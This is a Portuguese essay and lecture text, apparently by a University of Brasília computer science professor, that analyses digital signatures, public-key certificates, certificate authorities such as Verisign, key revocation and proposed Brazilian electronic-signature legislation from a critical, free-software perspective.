A revogação de um certificado digital ocorre, tipicamente, pelo colapso da crença sintática privada (2.1), com a descoberta ou suspeita de embustes no ambiente computacional onde assinaturas são lavradas. Não propriamente do roubo da chave privada, que continua na posse por quem de direito, mas de algo que produz efeito semelhante na esfera virtual, o "vazamento" da chave.

17.1.4.entidades certificadoras

À medida que esses termos ganham uso geral na sociedade, e daí até a esfera jurídica, os significados que carregam se hibridizam com os que recebem, no uso comum, as palavras que lhes formam. É claro que a escolha da palavra "autoridade", pelas primeiras entidades certificadoras, teve um motivação mercadológica, para tirar proveito desta dinâmica dos significados. Mas, ao custo de desfocar a compreensão leiga sobre o que o termo realmente descreve. Assim é a natureza desse jogo de significados.

Recentemente um advogado perguntou minha opinião sobre um possível conflito entre a atividade das entidades certificadoras privadas e o artigo 236 da constituição federal. Não teria competência para respondê-lo, mas alertei-o de que sua dúvida poderia estar refletindo equívocos generalizados sobre o papel da atividade das certificadoras, decorrentes de espertezas semânticas dos que estão nesse jogo, explorado como arte pelos marketeiros.

Pois vejamos. A identificação do assinante de um documento eletrônico pressupõe que sua chave pública, usada na verificação, seja oferecida com garantias sobre sua titulação, isto é, sobre sua origem, já que seu processo autenticatório pressupõe que o par privado desta chave se mantenha sempre em mãos de quem de direito, e apenas dele.

Essas garantias são a mercadoria à venda nas entidades certificadoras. Ela vem em embalagem própria, um formato padrão de documento eletrônico para a veiculação de chave pública titulada. Quando digitalmente assinado, quem o assina certifica esta titulação. Uma vez assinado, o documento passa a ser distribuído, pelo titular, como "certificado digital", uma abreviação de certificado digital de chave pública. Este padrão de embalagem foi também adotado pela International Telecommunications Union, sob a sigla X.509[4], para interoperabilidade de programas que executam as rotinas de assinatura e verificação digitais.

Mas o fato desta mercadoria estar ali à venda não decorre, em nenhuma forma, de algum privilégio ou vantagem oferecida a tais entidades pela arquitetura do processo

autenticatório em si. As vantagens e privilégios que as certificadoras privadas pioneiras gozam no seu negócio, decorrem pura e simplesmente de seu posicionamento em relação a um segundo mercado, aquele que vende transporte para sua mercadoria.

O veículo deste transporte são os sistemas operacionais, que incluem ferramentas de navegação na internet -- os browsers. O mercado desses sistemas se posiciona em relação ao da certificação para uma parceria simbiótica. A mercadoria da certificadora, que é sua chave pública auto-certificada, é distribuída em condições vantajosas, em troca do valor que isso agrega ao veículo de transporte. Esta chave servirá para desempacotar a mercadoria do primeiro mercado, e seu veículo é a mercadoria do segundo. Vejamos como surge a vantagem competitiva para as certificadoras privadas pioneiras, que se associaram aos produtores de sistemas operacionais.

Qualquer pessoa ou entidade pode abrir uma certificadora, inclusive com programas livres e gratuitos, como fez o Professor Dr. Augusto Marcacini para a OAB, e começar a assinar certificados de chaves públicas alheias. Mas quem for usar estes certificados, vai precisar da chave pública da certificadora, para validar a titularidade das chaves públicas nos certificados que recebem. Aí o detalhe, pois, quem abre uma certificadora, terá que distribuir a sua própria chave pública, cujo alcance determinará a extensão do mercado para o serviço que vende.

As bibliotecas SSL nos navegadores de internet, como o Explorer e o Netscape, o PGP, e outras implementações que sigam os padrões abertos PKCS, propostos pela RSADSI e adotados pelo mercado para interoperabilidade da criptografia assimétrica, podem receber em seus chaveiros um certificado auto-assinado, mas irão perguntar ao usuário se ele quer mesmo instalar aquele certificado naquele chaveiro.

Essas instalações manuais de certificados são atos de fé, o calcanhar de Aquiles das garantias de titularidade de que a autenticação por criptografia assimétrica depende. Uma seqüência de bits chega até você, dizendo representar alguém e sua chave pública. Ela estará dizendo: "fulano se apresenta". E você, ao aceitar, sem ver a cara ou ouvir a voz do fulano, estará dizendo ao seu sistema operacional que conhece este fulano, cuja chave de identificação a ser lembrada é aquela.
Atos de fé têm seus contextos. Um ditador pode obrigar todo mundo que tenha computador a usar um disquete que instala sua chave pública auto-certificada. O Dr. Marcacini, ao se encontrar comigo, pode me dar um disquete com o certificado auto-assinado da sua certificadora, e pedir que eu o instale nos computadores da UnB que administro. Alguém pode me mandar um certificado auto-assinado em um e-mail não solicitado, dizendo ser da companhia tal-e-tal (a Ikal, por exemplo), pedindo que eu instale aquele certificado no meu Netscape. Cada um que responda por seus atos de fé, e suponho que a constituição nada diga no sentido de impedir ou restringir estes atos de fé.

Mas a Verisign não precisa pedir nada disso. A vantagem que ela tem sobre um ditador, o Dr. Marcacini, e um spammer, é que o ato de fé na titularidade de sua chave pública foi consumado antes pelo produtor do sistema operacional. E, como diz o ilustre professor de Direito Constitucional de Harvard, Dr. Lawrence Lessig, no ciberespaço a lei é o software[5]. O certificado auto-assinado da Verisign já está no seu browser, e quando sua

conexão SSL solicita ao sistema do Bradesco o certificado X.509 do banco, e recebe um certificado assinado pela Verisign, o browser não irá lhe perguntar se você conhece mesmo essa tal de Verisign. Ele vai validar o certificado do Bradesco com a chave da Verisign, que está em seu chaveiro e, se ok, negociar uma chave de sessão e desenhar o cadeado fechado no canto da tela do seu computador.

17.1.5.legitimidade e funcionalidade

As pessoas que não estão atentas aos detalhes, podem pensar que a situação com o Bradesco é tecnologicamente mais segura do que com o disquete do Dr. Marcacini, quando na verdade, o contexto de confiabilidade em ambas situações é puramente social, e independe de tecnologia. O que realmente conta para a confiabilidade de uma certificadora, são os cuidados e controles que ela exerça sobre suas próprias operações, virtuais ou não. E o que é, para você, uma certificadora? É qualquer entidade à qual você atribua a função de lhe apresentar habitantes do mundo virtual. E o cerceamento do direito a esta atribuição pode vir de onde menos se espera.

A vantagem da logística da Verisign no plano global é enorme, mas no plano local não é definitiva, como pode parecer a quem confunde o cenário social com o tecnológico. Apesar do que digam abreviações espertas do que seja assinatura eletrônica ou certificado digital, não haverá certificadora, tecnologia ou lei que ajude alguém a constituir suas crenças semânticas públicas (1.2), que no plano global se tornam assaz delicadas. Senão, de que serve a alguém saber que o nome da empresa oferecendo contrato ou serviço, é seguramente "Ikal", "Encol", ou "Microsoft"? O que esses nomes significam? Como diz o criptógrafo Bruce Schneier, quem acha que a tecnologia irá resolver seus problemas, não conhece nem seus problemas nem a tecnologia[6].

Você não está tendo que responder se sabe mesmo quem é a Verisign, para acessar o Bradesco pela internet via SSL; mas implicitamente já aceitou como lei, para a sua janela do ciberespaço, tudo que o sistema operacional instalado no seu computador disser ou fizer. Embora o computador seja comandado pelos programas que você decide nele instalar, eles o fazem através de um sistema operacional, e precisam portanto obedecer suas leis. Aqui, é onde melhor cabem ofensas a garantias constitucionais.

O segmento da indústria de software dos sistemas operacionais para computadores pessoais é quase um monopólio, com modelo de negócio proprietário, de código fechado. Quem pagar para usá-lo não terá daí o direito de saber o que acontece por dentro dele, podendo conhecê-lo apenas na sua funcionalidade aparente, aquela das interfaces dos programas. Daí a dramaticidade da ação antitrust contra a Microsoft.

Por enquanto, interessa a este quase monopólio implementar os padrões abertos da criptografia assimétrica nos seus sistemas operacionais, pois interessa-lhe que a maioria dos servidores e programas pioneiros da internet com eles interoperem. E estes servidores e programas pioneiros são software livre, modelados naqueles padrões abertos.

Por isso, eu posso hoje instalar manualmente a chave pública da certificadora do Dr. Marcacini, ou do ditador, ou de um spammer, no chaveiro do meu browser no Windows, se assim desejar. E se o Windows estiver mesmo seguindo tais padrões, quando eu quiser gerar para mim um par de chaves assimétricas, a sua biblioteca criptográfica irá fazê-lo a partir de algum dado que terei eu mesmo originado, e de pronto armazenar sob senha a chave privada em meu HD, e enviar a chave pública a uma autoridade certificadora escolhida, para ser ali certificada.

Mas amanhã, pode ser que este quase monopólio já tenha penetrado o suficiente no segmento dos servidores, e decida garantir a lucratividade de suas parcerias. E passe a bloquear a instalação de browsers alheios, e a impedir a instalação de certificados auto-assinados pelos usuários de seus sistemas. Ou decida abandonar os padrões abertos da criptografia assimétrica, ou aqueles cujo expurgo não se faça notar, podendo até trair, sem muito risco, a presunção da crença sintática privada (2.1) daqueles que usem seus sistemas. No caso dos desvios que não se façam notar, sua opacidade sempre lhe deu a liberdade de entretê-los. A França que o diga, e precedentes não faltam[10].

Estariam meus direitos de operar com certificados assinados pela certificadora de minha escolha sendo cerceados? Estaria a premissa de que só eu posso assinar digitalmente em meu nome, sob o risco de violação furtiva? Ainda não, porque, embora as licenças de uso de software proprietário criminalizem alterações ou investigações em seu código, e estes dominem hoje 95% das mesas de trabalho informatizadas, eu posso ainda escolher um sistema operacional livre, como o Linux, e inspecionar seu código-fonte para saber como ele gera meu par de chaves. E posso adaptar, se preciso for, o browser dele para aceitar, em seu chaveiro, os certificados que eu queira ali colocar. E mesmo que eu não faça nada disto, sei que ele é oferecido com as garantias da transparência e da adaptabilidade, fundamentais ao controle da confiança presumida.

17.1.6.As Leis

Mas será que terei mesmo esta opção? Por enquanto a tenho, mas deixarei de tê-la se a distribuição de software livre, como hoje ocorre, por exemplo sob a licença GPL, for criminalizada. E parece que a estratégia da Microsoft agora é esta. Quem deu o recado foi seu vice-presidente de estratégias avançadas, Craig Mundie, em palestra na Stern School of Business, da Universidade de Nova Iorque, em 3/05/01. Ele teria afirmado que a programação de código aberto criou software com maior perigo de segurança e instabilidade. E classificado o movimento do software livre como uma ameaça aos programas comerciais e aos direitos de propriedade intelectual corporativa.[7].

Aqui, temos mais um lance perigoso no jogo dos significados. O verbo proteger e seus sinônimos são transitivos indiretos. Protege-se alguém contra algo. Mas quando, numa interlocução, é proposto e aceito em conjugação incompleta, o ouvinte se põe no mesmo referencial de risco do falante, enquanto seus riscos podem estar em exata oposição, como aqui. Aceita quem quiser, o jugo desse poder de decretar a confiança alheia. Há até quem veja este poder emanar do dinheiro. Porém, tais falácias gramaticais seriam menos perigosas se viessem desacompanhadas. Junto com essas posturas corporativas públicas, temos sua ação nos bastidores, promovendo outras espertezas lingüisticas, mais contundentes, em novas leis para o virtual.

O grande apelo do software livre é justamente sua auditabilidade. A do código que implementa sua criptografia assimétrica, por exemplo, dá transparência a seus processos de geração de chaves, assinatura e verificação. E o que faz a indústria do software proprietário a respeito? Passa a chamar, em seus discursos de convencimento, qualquer processo autenticatório digital de assinatura eletrônica, e a decretar que a criptografia assimétrica é apenas tecnologia efêmera. Assinatura digital seria apenas uma das tecnologias para assinatura eletrônica, talvez já obsoleta. Isto é dito no mesmo diapasão em que se associa subliminarmente a habilidade em programação com a intenção de se cometer crimes digitais, no jogo dos significados do termo "*hacker*".

Três propostas de lei de assinatura eletrônica tramitam hoje no Congresso. Quero aqui apenas tecer breves comentários sobre uma delas, o projeto SF 672/99, aprovado pelo senado em 23/05/01. Este projeto é baseado no modelo da Uncitral, fruto de intenso lobby global de grandes corporações da indústria da informática. Seu artigo 7 prevê que deve valer, como substituto da assinatura de punho, o método de identificação que as partes concordarem que vale[8].

Quem serão as partes? A parte que propuser um método, certamente estará interessada em dividendos ou vantagens que lhe ofereçam a tecnologia escolhida. E um passarinho me diz que será, justamente, a parte cuja oferta de método se verá incontornável. E que métodos serão esses? Nada é dito. O Dr. Marcacini é da opinião que o projeto de lei 672/99 não trata de prova no meio eletrônico[11], mas o inciso II no seu artigo 4o. parece-me estar a decretar a eficácia probatória de métodos autenticatórios opacos, ainda desconhecidos:

Artigo 4.

"Questões relativas a matérias regidas por esta lei que nela não estejam expressamente disciplinadas serão solucionadas em conformidade, dentre outras, com os seguintes princípios gerais na qual ela se inspira:"
I- "Facilitar o comercio eletrônico externo e interno"
II- "Convalidar operações efetuadas por meio das novas tecnologias da informação;", etc.

Para leigos como eu, que tem no dicionário seu único recurso neutro para entender as leis, é dado ao termo "Convalidar" o seguinte significado [9]:

1. *Tornar válido (um ato jurídico a que faltava algum requisito), em vista da superveniência de nova lei que aboliu exigência.*

2. *Restabelecer a validade ou eficácia de ato ou contrato.*

Se esta linguagem não estiver falando da eficácia probatória de métodos escolhidos pelas partes para autenticar documentos eletrônicos, de que mais poderia estar falando? Em minha limitada inteligência, guiada aqui apenas pela minha experiência, também limitada, em praticar e ensinar o quixotesco ofício de se analisar, planejar e gerir processos de segurança na informática, tal linguagem só poderia estar servindo a fins estranhos.

Desdenha-se o monumental esforço de duas gerações de pesquisadores da segurança computacional, que transmutou o espírito do artigo 129 em conceitos semióticos e descobertas de algoritmos que os materializam, e que sedimentou suas funcionalidades em padrões computacionais abertos, testados e oferecidos à sociedade, hoje um inestimável legado da conquista intelectual humana. Para que? Para abrir caminho ao comércio e à credibilidade de métodos autenticatórios proprietários, cuja verdadeira funcionalidade estará acobertada pelo manto protetor dos segredos industriais, com a chance de nos ser imposta por monopólios de fato, mesmo que irreconhecíveis de direito.

Neste vazio desdenhoso, forja-se com tal linguagem uma aura de confiabilidade pública para métodos autenticatórios opacos, construídos de promessas. Restaria, neste caso, especular a quem poderia interessar proteger a disseminação de mecanismos intocáveis, que permitam aos seus pretidigitadores produzir forjas perfeitas de declarações da vontade humana. E quem estaria, nesta manobra, sendo ludibriado pelo brilho de uma lógica avarenta. Uma lógica que emprega a palavra "tecnologia" como se fosse varinha de condão, nesse perigoso jogo de significados. Jogo que é a verdadeira batalha da revolução digital.

17.1.7.referencias bibliograficas

[1]- C. Shannon: "Communication Theory of Secrecy Systems" Bell Systems Technical Journal Vol. 28, 1949, pp 656-715

[2]- W. Diffie & M. Hellman: "New Directions in Cryptography" IEEE Transactions on Information Theory, IT-22, Vol 6,

[3]- R. Rivest, A. Shamir & L. Adleman: "A Method for Obtaining Digital Signatures and Public Key Cryptosystems" Communications. of The Association of Computer Machinery Vol 21, No. 2, Feb 1978. pp 120-8

[4]- W. Ford & M. Baum: Secure Eletronic Commerce, Prentice Hall, 1997.

[5]- L. Lessig: Code, and Other laws of Cyberspace 1999, New York, Basic Books

[6]- Schneier, B.: Segredos e Mentiras Sobre Proteção na Vida Digital. Tradução Ed. Campus, Rio de Janeiro, RJ, 2001.

[7]- Info Exame: "Microsoft Declara Guerra ao Software Livre" 03/05/2001 http://www2.uol.com.br/info/aberto/infonews/052001/03052001-16.shl Consultado em 24/05/01

[8]- Senador Lúcio Alcântara: Projeto de Lei SF 672/99. Gabinete do Relator do projeto, Sen. José Fogaça. Senado Federal., 23/05/2001

[9]- Dicionário Aurelio: "Convalidar". Editora Nova Fronteira, 1989

[10]-P. A. D. Rezende: "Comentário à Coluna do Silvio Meira no Jornal da Tarde" http://www.cic.unb.br/docentes/pedro/trabs/freesoft.htm

[11]-P. A. D. Rezende & A. T. R. Marcacini: "Debate sobre Assinatura Digital com um professor de Direito Processual"
Parte 1: http://www.cic.unb.br/docentes/pedro/trabs/debate_oab1.htm
Parte 2: http://www.cic.unb.br/docentes/pedro/trabs/debate_oab2.htm

Palestra no 1o. Congresso Mineiro de Direito na Informática

Prof. Pedro Antonio Dourado de Rezende
Departamento de Ciência da Computação
Universidade de Brasília

17.2.Certificados digitais, chaves publicas e assinaturas

O que são, como funcionam e como não funcionam

17.2.1.A Assinatura convencional e a eletrônica

O que são e como funcionam os certificados digitais?
O que são e como funcionam as chaves públicas?
O que garantem?
Como as assinaturas digitais se comparam às assinaturas de próprio punho?

Estamos todos imersos numa aventura de aculturamento em novas tecnologias da informação. Vários processos nos quais estamos habituados a engajar e confiar, desde cedo em nossas vidas, para a consecução de nossas interações sociais, vem sendo substituídos por outros que os simulam na virtualidade, antes que tenhamos oportunidade de assimilar as nuanças e riscos inerentes a esta substituição.

Ao simplificar explicações sobre estes temas para alcançar a atenção que o leitor médio dispensa à leitura, autores tendem a cometer incorreções perigosas, e quando buscam apoio em profissionais da área, muitas vezes repassam distorções guiadas por interesses comerciais ou ideológicos, ou mesmo por ingênuo entusiasmo, em matérias que pretendem ser didáticas sobre o tema. Esta serie de sete artigos tenta contrabalançar esta tendência.

Os primeiros protocolos para autenticação simbólica não triviais foram adotados em jurisprudências comerciais, no final da Idade Média. Eram as letras de cambio, introduzidas por banqueiros da península italiana. Não é por coincidência que, historicamente, tenham demorado tanto para serem concebidos e assimilados, pois suas nuanças de funcionalidade e premissas de confiabilidade não podem ser comprimidas em contextos intelectuais ou cognitivos limitados.

A correta compreensão das limitações e premissas desses protocolos, e dos riscos e responsabilidades decorrentes, tampouco poderá se dar na pressa e superficialidade comuns à comunicação de massa. Só poderá ser assimilada através de atenta reflexão. Esta série é dedicado ao leitor que estiver disposto a buscar tal nível de compreensão, sobre as questões acima introduzidas.

A assinatura digital, assim como a convencional, procura oferecer garantias de identificação da autoria do documento à qual é aposta, como também da integridade de seu conteúdo desde o ato de sua assinatura. Serve também para vincular vontade ou anuência do autor ao conteúdo do documento, em contratos. Por isso não se deve assinar papel em branco nem documento rasurado ou não lido, nem se dar credibilidade a documentos assinados que contenham rasura.

Mas esta comparação está ainda incompleta. Precisamos saber a quem, e como, tais garantias são oferecidas, antes de nos deixarmos levar pelas promessas virtuais. Nesse ponto imprecisões comprometedoras, e mesmo falácias, podem surgir da simplificação. Algumas chegam a mencionar riscos da assinatura convencional ser falsificada ou roubada, e que esses riscos não existiriam para a assinatura digital, quando o contrário seria, pretende-se mostrar, muito mais plausível.

Só teria sentido o "roubo" de assinatura convencional, à caneta e em papel, para reuso. Isto é, sua extração de um documento legítimo para autenticar um outro. O roubo literal produz rasura ou emenda no suporte físico da assinatura reusada -- o papel, que a

vincula ao conteúdo pretensamente autenticado. Mas rasuras ou emendas são facilmente detectáveis por inspeção deste suporte. Entretanto, para a assinatura digital não há suporte material, pois o documento eletrônico é apenas uma seqüência binária, que representa símbolos. Alem de codificar seu conteúdo, esta seqüência terá que servir também como suporte para sua própria assinatura.

Para documentos eletrônicos, é ingênuo e perigoso pensar no meio magnético como suporte, já que cópias digitais são indistinguíveis de "originais". Sua assinatura digital deverá então ser calculada, a partir da seqüência binária que lhe dá suporte e de uma outra seqüência binária que servirá para identificar o assinante, denominada chave de assinatura. A seqüência de bits resultante deste cálculo é então aposta a seu suporte, isto é, concatenada a tal documento. Para eficácia do processo, tal chave precisa ser mantida em sigilo por seu titular, e por isso é também chamada de chave privada. O equivalente ao sigilo da chave privada na assinatura convencional é a exigência legal de que sua impressão seja cursiva, ou seja, de próprio punho. Por isso a reprografia as invalida.

A exigência da caneta e tinta serve portanto para impedir falsificações não-cursivas. Impressões cursivas marcam o papel de modo rítmico, irregular, enquanto as reproduções fotográficas e carimbos não, sendo assim distinguíveis da escrita manual. Ampliando-se o sentido literal de roubo tem-se a contrafação, que é a falsificação cursiva de uma assinatura de punho. A contrafação requer conhecimento e reprodução de padrões adquiridos pelo cerebelo do titular da assinatura, o que quase sempre revelará sua inautenticidade numa perícia grafotécnica. Se duas assinaturas são absolutamente idênticas na forma, pelo menos uma delas terá sido produzida por impressão não-cursiva, já que ninguém produz à mão duas assinaturas exatamente iguais. E se duas assinaturas de punho, que pretendam a mesma titularidade, diferirem significativamente em ritmo e forma caligráfica, pelo menos uma será tida como falsa.

A verificação de assinaturas digitais não é, como a convencional, feita apenas por inspeção visual. Primeiro inverte-se o calculo da assinatura, que deverá produzir a seqüência binária à qual foi aposta, representando o conteúdo por ela autenticado. Para isso o verificador precisa obter do assinante uma outra chave criptográfica, capaz de sempre reverter a operação da chave privada que gera assinaturas. Estas duas chaves formam um par. A verificação se dá pela exatidão desta inversão, que assim atestará a integridade do suporte (o documento) desde o ato da assinatura, e vinculará a mesma titularidade às chaves usadas na assinatura e na verificação, dando suporte à identificação do assinante. Nos próximos artigos, veremos porque a criptografia é essencial ao processo.

17.2.2.as premissas da autenticação

O roubo literal de assinaturas de punho é inócuo, mas o roubo de assinaturas digitais poderia em princípio ter sucesso, já que uma assinatura digital é apenas uma seqüência de bits concatenada ao documento que pretende autenticar. Afinal, recortes ou colagens digitais não deixam marcas ou rasuras. Para neutralizar esta possibilidade é que se deve usar criptografia no cálculo da assinatura digital. Neste caso, uma assinatura digital não terá sucesso para autenticar outros documentos, pois a probabilidade de que a verificação digital resulte exata numa reutilização pode ser ajustada, pela criptografia, para ser tão próxima de nula quanto queiram as partes no protocolo. Isso pode parecer infalsificabilidade à primeira vista, mas há aqui outros detalhes, e também uma premissa de sigilo, que precisam ser examinados.

Para que o titular de um par de chaves tenha garantias de que um verificador não usará sua chave de verificação para fraudar documentos em seu nome, seu par de chaves precisa ter características essenciais: Deve ser proibitivo, para um pretenso verificador, o custo para se deduzir a chave de assinaturas a partir de assinaturas por ela criadas, ou da sua correspondente chave de verificação. Neste caso a chave de verificação, devidamente titulada, pode ser distribuída às claras, sendo por isso chamada de chave pública. Arquivos em formato binário padronizado autenticados, para distribuição de chaves públicas tituladas, são abreviadamente chamados de certificados digitais.

Para a assinatura convencional, o equivalente à titularidade de uma chave pública autenticada é a exigência de que sua verificação seja feita por comparação a um documento de fé pública, tal como o registro para carteira de identidade, um cadastro funcional ou financeiro, ou a assinatura na presença e com o registro de testemunhas. Quem assina ou verifica uma assinatura de punho sabe como sua própria negligência poderá lhe expor à fraude, podendo com isso decidir o equilíbrio aceitável entre risco e conveniência nas suas interações sociais. Mas ao delegar o ato de assinatura e verificação a um ambiente computacional, fica-lhe mais difícil perceber como a negligência, incompetência ou má fé de quem faz, instala ou gerencia elementos desta nova plataforma de autenticação poderiam lhe expor a embustes antes desconhecidos. Fraudes em documentos de papel decorrem quase sempre da imprópria verificação de assinaturas, mas em documentos digitais elas podem ser bem mais sutis, pois a criptografia apenas transfere para outro objeto o interesse do "roubo".

Sistemas com as características essenciais para assinatura, chamados algoritmos de criptografia assimétrica, são raríssimos. São constituídos de grandes conjuntos de pares de chaves criptográficas e as duas funções de cifragem. Se as funções de cifragem comutarem, ou seja, se cada chave sempre inverter a operação de seu par, uma chave pública pode ser também usada para estabelecer comunicações sigilosas com seu titular. Dentre os algoritmos assimétricos conhecidos, apenas quatro são hoje satisfatoriamente robustos: RSA, ECC, DSA e Meta-ElGamal. Desses, o DSA é propositadamente não comutativo e o ECC é uma adaptação do RSA. A descoberta destes algoritmos, no final da década de 70, é considerada tão importante por filósofos da ciência com cultura matemática para entender seu alcance, que alguns deles atribuem a uma passagem bíblica, no capítulo 2 do livro de Apocalipse, uma referência profética a esta descoberta.

Para melhor se entender e comparar a natureza dos processos de assinatura, pode-se traçar paralelos entre a destreza da mão que autentica assinando -- e a chave privada, e entre a perspicácia do olho que verifica comparando -- e a chave pública. Constatamos então que um processo de autenticação baseado em assinatura só será eficaz se quem nele se engajar tiver meios para substanciar duas crenças:

1)*- Ninguém alem do titular de uma chave de assinatura a conhece.*

2)*- Alguém com uma chave de verificação deve poder identificar o titular de suas assinaturas.*

Estas são as premissas de confiabilidade dos processos autenticatórios baseados em assinatura. No processo por assinatura de punho existem salvaguardas que nos permitem substanciar tais crenças. Mas para a assinatura digital estas salvaguardas se tornam bem mais sutis e delicadas, com tentará explicar o restante desta série.

Como a chave privada é uma seqüência de bits, consideremos a possibilidade de que tal chave seja vazada, isto é, que alguém obtenha uma cópia desta chave. Documentos podem então ser forjados de forma perfeita, como se fossem da autoria de quem é identificado pelas assinaturas produzidas por ela. Aí começam os problemas da assinatura digital. Vazamento não é o mesmo que roubo, pois a chave pode ser copiada sem que seu titular perceba. Já um cerebelo, se roubado, não servirá para assinar papéis, como no caso da chave privada. Cerebelos não podem, ainda, ser copiados. E se algum for roubado, seu titular morreria. A crença na primeira premissa para a assinatura de punho vem do conhecimento atual sobre o corpo humano e suas habilidades.

Mas na ausência de suporte material, onde a assinatura digital autentica, algo muda. Seria ingênuo transferir, da assinatura de punho para a assinatura digital, a crença na primeira premissa, já que a natureza em cena não é mais a do corpo humano e sim a da psique, tornando possível um tipo de fraude até então incabível: a alegação do titular de um par de chaves, em má fé, de que sua chave privada foi involuntariamente vazada, para refutar a autoria de assinaturas que o identificam. O titular poderá até alegar que só se deu conta do suposto vazamento após a data no documento cuja assinatura repudia, para se livrar de eventuais responsabilidades por negligência. Por outro lado, que juiz levaria a sério uma alegação de roubo de cérebro por parte de quem deseja contestar um laudo grafotécnico? Temos dificuldades para enxergar os riscos de fraudes indefectíveis na esfera virtual porque tais fraudes são impensáveis na esfera convencional.

17.2.3.os limites da confiança

Comparemos com um exemplo a funcionalidade de não-repudiação nos dois tipos de assinatura. O projeto de um edifício arquivado numa prefeitura, digamos que seja o do Palace II, contem assinatura do responsável pelo projeto e construção, e seu número de registro no CREA. Identificado o titular deste registro, a assinatura no projeto pode ser verificada contra a assinatura no CREA. Se este titular alegar em juízo que sua assinatura no projeto foi fraudada por desafetos políticos para incriminá-lo, o juiz poderá pedir e acatar o laudo de perícia grafotécnica sobre a autenticidade da assinatura aposta ao projeto, relativo à do registro no CREA.

Se a assinatura for digital, o titular poderá alegar que sua chave privada teria sido copiada de seu computador, sem seu conhecimento e para incriminá-lo. Caso seja hábil na manipulação de seu computador, não haverá perícia técnica possível capaz de, competente e honestamente, desmenti-lo ou inocentá-lo. Como também haverá perícias possíveis capazes de, competente e desonestamente, tanto desmenti-lo como confirmá-lo, através da manipulação posterior e indefectível da mídia magnética apreendida.

Mas o que fazer quando se descobre ou se suspeita que a chave privada foi mesmo comprometida? Certamente seu titular desejará invalidar aquele par de chaves. Mas como avisar a todos que detenham uma copia da sua chave pública, por ele ou por outros distribuída, de que agora tem motivos para não mais querer vincular-se a documentos através daquela chave? Afinal, uma cópia de certificado digital é indistinguível do "original", retendo a mesma funcionalidade deste.

Revogar um certificado digital não é tão simples quanto cassar uma carteira de motorista. Para cassá-la o DETRAN intima seu titular a devolvê-la. E os certificados? Quanto custa tentar revogar todas as cópias de um certificado? Como autenticar as tentativas de revogação, já qua a chave autenticadora é a que está comprometida? Qual sua eficácia presumida? Como se distribuem responsabilidades entre verificador e titular, com relação à diligência para se evitar responsabilidades em assinaturas cuja validade seja questionada por tentativas pretéritas de revogação? Podemos ver que as nuanças e premissas da assinatura digital são delicadas.

Minha primeira carteira de motorista tinha as assinaturas de punho do diretor do DETRAN e a minha, e dizia no timbre: "não plastificar". Era um documento de fé pública. Quando renovei, a economia de escala havia substituído a assinatura do diretor por sua estampa, tornado mais fácil sua contrafação, então equivalente à falsificação ou roubo do papel timbrado e a fraude eletrônica no banco de dados do DETRAN para "esquentá-la". Noutra renovação, um contrato do DETRAN com uma empresa transformou-a num crachá, onde ambas assinaturas viraram timbres. Agora é também plausível a repudiação da contrafação pelo suposto titular, caso seja descoberto que sua carteira cassada foi "esquentada".

Crachás não são documentos assinados, como são os contratos e escrituras. São simulacros dos documentos que supostamente lhe deram origem. São indexadores físicos de bancos de dados digitais. Mas por hábito os tomamos como documentos assinados e, por fina ironia, a facilidade para suas contrafações nos é apontada como motivo para nos

jogarmos depressa nos braços dos computadores. O que não seria em si perigoso, não fosse a presença da índole humana no controle dessas máquinas.

Algumas leis de assinatura digital tentam artificialmente superar tais dificuldades "criando" por decreto a função de não-repudiação do processo autenticatório que legitimam, declarando a responsabilidade completa e total do titular de uma chave privada pela sua guarda (p.ex: a lei do estado de Utah). Mas aí surge outra classe de problemas com a primeira crença, sobre o sigilo da chave, afetos ao controle dos processos digitais.

Seu par de chaves será gerado por um programa, quase certamente de autoria alheia. E o par será armazenado em alguma mídia óptica ou magnética, já que as chaves são muito longas para serem memorizadas (~1024 bits aleatórios). E mesmo que memorizasse sua chave privada, teria que transferi-la ao computador sempre que fosse usá-la. A mídia onde é armazenada e a memória onde será temporariamente alocada para o calculo da assinatura em documentos são manipuladas e gerenciadas por programas, também quase certamente de autoria alheia.

Para se evitarem riscos numa possível promiscuidade, consentida ou não, do ambiente computacional onde tal cálculo será processado, pode-se armazenar a chave privada em um cartão inteligente (smartcard), que conterá também um processador para efetuar esses cálculos, com as respectivas instruções. O smartcard cria um ambiente computacional dedicado para a chave privada, de onde ela não precisará mais "sair", uma vez lá armazenada.

Mas com a índole humana em cena, a própria tecnologia para testar a qualidade e o correto funcionamento destes cartões pode ser usada para, se o cartão não tiver sido projetado e fabricado com as devidas precauções, deduzir a seqüência binaria da chave privada ali armazenada, através da leitura de flutuações na corrente elétrica fornecida ao cartão no momento do cálculo, pela plataforma em contato direto com o cartão, onde estará o documento a ser assinado e onde será aposta sua assinatura.

Como então aceitar tais responsabilidades, caso o titular se sinta impedido de julgar a confiabilidade dos mecanismos de suporte à guarda de sua chave privada? Esta situação é comum, já que as licenças de uso de software exigem que este seja aceito como é, eximindo seu produtor de responsabilidades por danos causados ao licenciado no uso. E se o software for proprietário, nem o licenciado nem um perito de sua confiança terão acesso ao código fonte do qual foi produzido, dificultando enormemente a descoberta nele de possíveis falhas, embustes ou engodos, atribuíveis ou não à intenção ou à negligência do seu produtor.

17.2.4.como confiar em certificados digitais?

Sabemos que existem casos passados de engodos, embustes e falhas gritantes em softwares sensíveis, que usam autenticação eletrônica. Na nova legislação americana que pretende uniformizar as licenças de uso de software (UCITA), a investigação e divulgação de tais desvios será criminalizada. Tudo isso ocorre ao mesmo tempo em que a propaganda da maior empresa do mundo -- que produz software em regime de quase monopólio e patrocina o esforço por esta uniformização -- nos põe seu fundador e arquiteto-chefe a nos dizer que seus próximos produtos irão "antecipar nossas necessidades". O que fazer? Estas questões nos inquietam, mas fingimos que não são importantes, pois não gostamos do sentimento de insegurança e impotência que a atenção a elas nos provoca.

O uso de chaves assimétricas oferece uma técnica de autenticação digital bem versátil e prática, embora delicada, sendo a técnica digital que melhor se aproxima em funcionalidade da assinatura de punho, mas sem alcançar toda a funcionalidade desta. Ao contrário do que possa parecer numa leitura superficial, esta série de artigos não promove a tecnofobia ou o neo-ludistismo, nem combate o uso da assinatura digital. É plausível que seu advento tenha sido profetizado há quase 2000 anos. Qualquer outra alternativa para autenticação digital apresenta riscos e limitações sensivelmente mais graves, assunto comentado em <http://www.cic.unb.br/docentes/pedro/trabs/biometrica.htm>. É o conhecimento das premissas e nuanças da autenticação digital que precisa ser promovido.

